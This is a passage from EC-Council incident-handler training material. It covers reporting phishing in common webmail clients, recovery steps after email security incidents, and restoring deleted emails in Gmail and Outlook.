



Figure 5.55: More options in Gmail

2. Select **Report spam** or **Report phishing** based on the type of email incident you want to report.





Figure 5.56: Report spam and Report phishing options

- **Outlook**

1. Open the suspicious email and click on the three dots (**More Actions**) button beside **Reply** or **Forward** at the top-right corner to see the dropdown list or click on the **Report** option in the email toolbar.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 5.57: Report option in Outlook

2. Select **Report junk, Report phishing,** or **Report a concern** to send a report to Microsoft Security Center based on the type of email.





Figure 5.58: Reporting options on Outlook

- **Yahoo Mail**

1. Click on the checkbox beside the email message in the inbox that needs to be reported.
2. Click on the **Spam** option in the email toolbar above the inbox to move the suspicious mail to the Spam folder.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 5.59: Reporting Spam messages

3. Alternatively, you can report a suspicious message while viewing it by selecting the **Spam** option from the mail toolbar.





Figure 5.60: Reporting a Spam message after viewing

## Understand the Process of Recovery after Email Security Incidents

After the containment and eradication of an incident, incident responders must recover organizational systems, network, and other resources from the incident impact.

This section discusses various steps that should be followed by the IH&R team to recover from an email security incident and maintain business continuity. This section also discusses the recovery of deleted emails using various email recovery tools.

### Recovery after Email Security Incident

The following are some crucial tasks that help incident handlers in recovering from an email security incident:

- **Change the password of affected email accounts and accounts related to them**. Change the credentials of compromised accounts. Organization can also permanently delete the compromised accounts and issue a new account to users if possible.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Inform banks and financial institutions about the attack and block compromised accounts**. Provide all evidence of email attack and request banks to block compromised accounts.
- **Restore compromised systems using backups**. Thoroughly scan, update, and patch all compromised systems and perform a backup from reliable backup storage.
- **Contact law enforcement**. Contact law enforcement, brief them about the incident, and provide the following details:
  - Attacker email address
  - Recipient email address
  - Organization name
  - Organization location
  - Organization bank name
  - Organization bank account number
  - Recipient name
  - Recipient bank name
  - Recipient bank account number
  - Recipient bank location (if available)
  - Intermediary bank name (if available)
  - SWIFT number
  - Date and time of incident
  - Amount of transaction
  - Additional information (if available)—card numbers, in favor of details
- **Claim insurance.** In case of huge financial loss, organizations can claim their insurance.
- **Check with the bank if transactions can be reverted.** In case of a CEO scam, inform the bank authorities and cybersecurity team about the incident and provide details of wire transfer so that they can stop it. Check if the bank has policies for blocking the transferred amount until further clarification or reverse a transaction caused by an attack.
- **File complaint at cybercrime department.** File a complaint at the nearest or concerned cybercrime department regarding the data, amount lost, and time of incident. Provide the following incident details for investigation purposes:
  - Date and time of incident
  - Total amount lost
  - IP/email address of fraudulent email


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- History of all phishing activities
- Details of fraudulent phone calls

- **Take complete backup and update software.** Take a complete backup of the system to ensure that data are not lost during the remediation process. Moreover, update old software by installing necessary patches.

## Recovery of Deleted Emails

An employee may delete emails accidentally or intentionally. The process of email recovery depends on the email client used by the employee.

### Gmail

When an email is deleted in Gmail, it is tagged for deletion and moved to the trash folder instead of being completely removed. These messages reside in the trash folder until the user or service provider clears it.

Recovering deleted emails in Gmail:

- Log in to **Gmail** account.
- In the left pane, scroll down and find the **Trash** folder.

  **Note**: Expand the **More** dropdown list in the left pane if you do not find the **Trash** folder directly by scrolling down.
- Click on the **Trash** folder to view a list of deleted emails in the right window pane.
- Select the deleted email you want to recover and click on the **Move** icon in the email toolbar.
- Select the location where you want to move this deleted email.





Figure 5.61: Recovering deleted email in Gmail


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Outlook PST

Outlook stores emails, contacts, and calendar entries in the form of a Personal Storage Table (PST). In MS Outlook, data deletion occurs in two categories:

- **Soft deletion**. When a user deletes emails from folders such as Inbox, Drafts, Sent Items, and Contacts, Outlook moves them to the **Deleted Items** folder.
- **Hard deletion**. When a user deletes emails using **Shift+Delete**, Outlook deletes them permanently from the mailbox.

Recovering deleted emails in Outlook:

Incident responders can recover such deleted emails as follows:

- Log in to **MS Outlook** and open the **Deleted Items** folder.

  **Note**: If you do not find the Deleted Items folder, then your account does not support the recovery function.

- The folder contains recently deleted items.
- Then, in the **HOME** tab, click on **Recover Deleted Items From Server**.

